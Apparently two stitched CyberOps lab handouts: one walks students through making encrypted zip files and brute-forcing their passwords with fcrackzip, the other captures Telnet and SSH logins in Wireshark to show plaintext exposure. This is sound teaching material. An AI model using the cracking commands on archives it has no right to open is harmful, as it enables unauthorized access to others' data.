In this scenario, the Chief Financial Officer (CFO) is out-of-town on business and has contacted you in a panic with an emergency request for help. While out-of-town on business, he attempted to unzip important documents from an encrypted zip file on a USB drive. However, the password provided to open the zip file is invalid. The CFO contacted you to see if there was anything you could do.

Note: The provided scenario is simple and only serves as an example.

There may some tools available to recover lost passwords. This is especially true in situations such as this where the cybersecurity analyst could acquire pertinent information from the CFO, such as the length of the password, and an idea of what it could be. Knowing pertinent information dramatically helps when attempting to recover passwords.

Examples of password recovery utilities and programs include hashcat, John the Ripper, Lophtcrack, and others. In our scenario, we will use **fcrackzip** which is a simple Linux utility to recover the passwords of encrypted zip files.

Consider that these same tools can be used by cybercriminals to discover unknown passwords. Although they would not have access to some pertinent information, with time, it is possible to discover passwords to open encrypted zip files. The amount of time required depends on the password strength and the password length. Longer and more complex passwords (mix of different types of characters) are more secure.

In this lab, you will:

- Create and encrypt sample text files.

- Decrypt the encrypted zip file.

Note: This lab should be used for instructional purposes only. The methods presented here should NOT be used to secure truly sensitive data.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 3: Create and Encrypt Files

In this part, you will create a few text files that will be used to create encrypted zip files in the next step.

Step 1: Create text files.


- Start the CyberOps Workstation VM.
- Open a terminal window. Verify that you are in the analyst home directory. Otherwise, enter **cd ~** at the terminal prompt.
- Create a new folder called Zip-Files using the **mkdir Zip-Files** command.
- Move into that directory using the **cd Zip-Files** command.
- Enter the following to create a text file called **sample-1.txt**.

```
[analyst@secOps Zip-Files]$ echo This a sample text file > sample-1.txt
```

```
[analyst@secOps Zip-Files]$ echo This a sample text file > sample-2.txt
```

```
[analyst@secOps Zip-Files]$ echo This a sample text file > sample-3.txt
```

- Verify that the files have been created, using the **ls** command.



The screenshot shows a terminal window titled "Terminal - analyst@secOps:~/Zip-Files". The terminal output shows the execution of the **ls -l** command, which lists three files: **sample-1.txt**, **sample-2.txt**, and **sample-3.txt**. Each file is owned by **analyst** and has permissions **-rw-r--r--**. The files were created on **Aug 14 11:43**.

```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ ls -l
total 12
-rw-r--r-- 1 analyst analyst 24 Aug 14 11:43 sample-1.txt
-rw-r--r-- 1 analyst analyst 24 Aug 14 11:43 sample-2.txt
-rw-r--r-- 1 analyst analyst 24 Aug 14 11:43 sample-3.txt
[analyst@secOps Zip-Files]$
```


Step 2: Zip and encrypt the text files.

Next, we will create several encrypted zipped files using varying password lengths. To do so, all three text files will be encrypted using the **zip** utility.

- Create an encrypted zip file called **file-1.zip** containing the three text files using the following command:


```
[analyst@secOps Zip-Files]$ zip -e file-1.zip sample*
```

- b. When prompted for a password, enter a one-character password of your choice. In the example, the letter **B** was entered. Enter the same letter when prompted to verify.



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ zip -e file-1.zip sample*
Enter password:
Verify password:
  adding: sample-1.txt (stored 0%)
  adding: sample-2.txt (stored 0%)
  adding: sample-3.txt (stored 0%)
[analyst@secOps Zip-Files]$
```


- c. Repeat the procedure to create the following 4 other files
- **file-2.zip** using a 2-character password of your choice. In our example, we used **R2**.
 - **file-3.zip** using a 3-character password of your choice. In our example, we used **0B1**.
 - **file-4.zip** using a 4-character password of your choice. In our example, we used **Y0Da**.
 - **file-5.zip** using a 5-character password of your choice. In our example, we used **C-3P0**.
- d. Verify that all zipped files have been created using the **ls** command.



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ ls -l f*
-rw-r--r-- 1 analyst analyst 634 Aug 14 12:20 file-1.zip
-rw-r--r-- 1 analyst analyst 634 Aug 14 12:21 file-2.zip
-rw-r--r-- 1 analyst analyst 634 Aug 14 12:21 file-3.zip
-rw-r--r-- 1 analyst analyst 634 Aug 14 12:21 file-4.zip
-rw-r--r-- 1 analyst analyst 634 Aug 14 12:22 file-5.zip
[analyst@secOps Zip-Files]$
```

- e. Attempt to open a zip using an incorrect password as shown.

```
[analyst@secOps Zip-Files]$ unzip file-1.zip
```



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ unzip file-1.zip
Archive:  file-1.zip
[file-1.zip] sample-1.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: sample-1.txt          incorrect password
[file-1.zip] sample-2.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: sample-2.txt          incorrect password
[file-1.zip] sample-3.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: sample-3.txt          incorrect password
[analyst@secOps Zip-Files]$
```


Part 4: Recover Encrypted Zip File Passwords

In this part, you will use the **fcrackzip** utility to recover lost passwords from encrypted zipped files. Fcrackzip searches each zip file given for encrypted files and tries to guess the password using brute-force methods.

The reason we created zip files with varying password lengths was to see if password length influences the time it takes to discover a password.

Step 1: Introduction to fcrackzip

- From the terminal window, enter the **fcrackzip -h** command to see the associated command options.



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ fcrackzip -h
fcrackzip version 1.0, a fast/free zip password cracker
written by Marc Lehmann <pcg@goof.com> You can find more info on
http://www.goof.com/pcg/marc/

USAGE: fcrackzip
      [-b|--brute-force]          use brute force algorithm
      [-D|--dictionary]         use a dictionary
      [-B|--benchmark]          execute a small benchmark
      [-c|--charset characterset] use characters from charset
      [-h|--help]               show this message
      [--version]               show the version of this program
      [-V|--validate]           sanity-check the algorithm
      [-v|--verbose]            be more verbose
      [-p|--init-password string] use string as initial password/file
      [-l|--length min-max]     check password with length min to max
      [-u|--use-unzip]           use unzip to weed out wrong passwords
      [-m|--method num]         use method number "num" (see below)
      [-2|--modulo r/m]         only calculate 1/m of the password
                                file... the zipfiles to crack

methods compiled in (* = default):
  0: cpmask
  1: zip1
 *2: zip2, USE_MULT_TAB


[analyst@secOps Zip-Files]$
```

In our examples, we will be using the **-v**, **-u**, and **-l** command options. The **-l** option will be listed last because it specifies the possible password length. Feel free to experiment with other options.

Step 2: Recovering Passwords using fcrackzip

- Now attempt to recover the password of the **file-1.zip** file. Recall, that a one-character password was used to encrypt the file. Therefore, use the following **fcrackzip** command:

```
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-1.zip
```



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-1.zip
found file 'sample-1.txt', (size cp/uc 39/ 27, flags 9, chk 728f)
found file 'sample-2.txt', (size cp/uc 39/ 27, flags 9, chk 729c)
found file 'sample-3.txt', (size cp/uc 40/ 28, flags 9, chk 72a6)


PASSWORD FOUND!!!!: pw == B
[analyst@secOps Zip-Files]$
```

Note: The password length could have been set to less than 1 – 4 characters.
How long does it take to discover the password?

It takes less than a second.

- b. Now attempt to recover the password of the **file-2.zip** file. Recall, that a two-character password was used to encrypt the file. Therefore, use the following **fcrackzip** command:

```
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-2.zip
```



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-2.zip
found file 'sample-1.txt', (size cp/uc 39/ 27, flags 9, chk 728f)
found file 'sample-2.txt', (size cp/uc 39/ 27, flags 9, chk 729c)
found file 'sample-3.txt', (size cp/uc 40/ 28, flags 9, chk 72a6)


PASSWORD FOUND!!!!: pw == R2
[analyst@secOps Zip-Files]$
```

How long does it take to discover the password?

It should take about a second.

- c. Repeat the procedure and recover the password of the **file-3.zip** file. Recall, that a three-character password was used to encrypt the file. Time to see how long it takes to discover a 3-letter password. Use the following **fcrackzip** command:

```
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-3.zip
```



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-3.zip
found file 'sample-1.txt', (size cp/uc 39/ 27, flags 9, chk 728f)
found file 'sample-2.txt', (size cp/uc 39/ 27, flags 9, chk 729c)
found file 'sample-3.txt', (size cp/uc 40/ 28, flags 9, chk 72a6)


PASSWORD FOUND!!!!: pw == OB1
[analyst@secOps Zip-Files]$
```

How long does it take to discover the password?

Answers will vary depending on platform and actual password used but it should about a second or two.

- d. How long does it take to crack a password of four characters? Repeat the procedure and recover the password of the **file-4.zip** file. Time to see how long it takes to discover the password using the following **fcrackzip** command:

```
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-4.zip
```



```
Terminal - analyst@secOps:~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-4.zip
found file 'sample-1.txt', (size cp/uc 39/ 27, flags 9, chk 728f)
found file 'sample-2.txt', (size cp/uc 39/ 27, flags 9, chk 729c)
found file 'sample-3.txt', (size cp/uc 40/ 28, flags 9, chk 72a6)
checking pw X9M~


PASSWORD FOUND!!!!: pw == YODa
[analyst@secOps Zip-Files]$
```

How long does it take to discover the password?

Answers will vary depending on platform and actual password used but it should a few seconds.

- e. How long does it take to crack a password of five characters? Repeat the procedure and recover the password of the **file-5.zip** file. The password length is five characters, so we need to set the **-l** command option to **1-5**. Again, time to see how long it takes to discover the password using the following **fcrackzip** command:

```
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-5 file-5.zip
```



```
Terminal - analyst@secOps: ~/Zip-Files
File Edit View Terminal Tabs Help
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-5 file-5.zip
found file 'sample-1.txt', (size cp/uc 39/ 27, flags 9, chk 728f)
found file 'sample-2.txt', (size cp/uc 39/ 27, flags 9, chk 729c)
found file 'sample-3.txt', (size cp/uc 40/ 28, flags 9, chk 72a6)
checking pw C-H*~
PASSWORD FOUND!!!!: pw == C-3P0
[analyst@secOps Zip-Files]$
```

How long does it take to discover the password?

Answers will vary depending on platform and actual password used but it should take about two minutes.

- f. Recover a 6 Character Password using fcrackzip

It appears that longer passwords take more time to discover and therefore, they are more secure. However, a 6 character password would not deter a cybercriminal.

How long do you think it would take fcrackzip to discover a 6-character password?

Answers will vary.

To answer that question, create a file called **file-6.zip** using a 6-character password of your choice. In our example, we used **JarJar**.

```
[analyst@secOps Zip-Files]$ zip -e file-6.zip sample*
```

- g. Repeat the procedure to recover the password of the **file-6.zip** file using the following **fcrackzip** command:

```
[analyst@secOps Zip-Files]$ fcrackzip -vul 1-6 file-6.zip
```

How long does it take fcrackzip to discover the password?

Answers will vary depending on platform and actual password used but it will take much longer (hours).

The simple truth is that longer passwords are more secure because they take longer to discover.

How long would you recommend a password needs to be for it to be secure?

Answers will vary.

Lab - Examining Telnet and SSH in Wireshark (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Examine a Telnet Session with Wireshark

Part 2: Examine an SSH Session with Wireshark

Background / Scenario

In this lab, you will configure a router to accept SSH connectivity and use Wireshark to capture and view Telnet and SSH sessions. This will demonstrate the importance of encryption with SSH.

Required Resources

- CyberOps Workstation VM

Part 5: Examining a Telnet Session with Wireshark

You will use Wireshark to capture and view the transmitted data of a Telnet session.

Step 1: Capture data.

- Start the CyberOps Workstation VM and log in with username **analyst** and password **cyberops**.
- Open a terminal window and start Wireshark. Press **OK** to continue after reading the warning message.

```
[analyst@secOps analyst]$ sudo wireshark-gtk
[sudo] password for analyst: cyberops
```

```
** (wireshark-gtk:950): WARNING **: Couldn't connect to accessibility bus:
Failed to connect to socket /tmp/dbus-REDRW0Helr: Connection refused
Gtk-Message: GtkDialog mapped without a transient parent. This is
discouraged.
```

- Start a Wireshark capture on the **Loopback: lo** interface.
- Open another terminal window. Start a Telnet session to the localhost. Enter username **analyst** and password **cyberops** when prompted.

```
[analyst@secOps ~]$ telnet localhost
Trying ::1...
Connected to localhost.
Escape character is '^]'.

Linux 4.10.10-1-ARCH (unallocated.barefruit.co.uk) (pts/12)
```


```
secOps login: analyst
Password:
Last login: Fri Apr 28 10:50:52 from localhost.localdomain
[analyst@secOps ~]$
```

- Stop the Wireshark capture after you have provided the user credentials.


Step 2: Examine the Telnet session.

- Apply a filter that only displays Telnet-related traffic. Enter **Telnet** in the filter field.

- b. Right-click one of the **Telnet** lines in the **Packet list** section of Wireshark, and from the drop-down list, select **Follow TCP Stream**.



- c. The Follow TCP Stream window displays the data for your Telnet session with the CyberOps Workstation VM. The entire session is displayed in plaintext, including your password. Notice that the username that you entered is displayed with duplicate characters. This is caused by the echo setting in Telnet to allow you to view the characters that you type on the screen.



- d. After you have finished reviewing your Telnet session in the **Follow TCP Stream** window, click **Close**.
- e. Type **exit** at the terminal to exit the **Telnet** session.

```
[analyst@secOps ~]$ exit
```


Part 6: Examine an SSH Session with Wireshark

In Part 2, you will establish an SSH session with the localhost. Wireshark will be used to capture and view the data of this SSH session.

- Start another Wireshark capture.
- You will establish an SSH session with the localhost. At the terminal prompt, enter **ssh localhost**. Enter **yes** to continue connecting. Enter the **cyberops** when prompted.

```
[analyst@secOps ~]$ ssh localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:uLDhKZflmvsR8Et8jer1NuD91cGDS1mUl/p7VI3u6kI.
Are you sure you want to continue connecting (yes/no)? yes
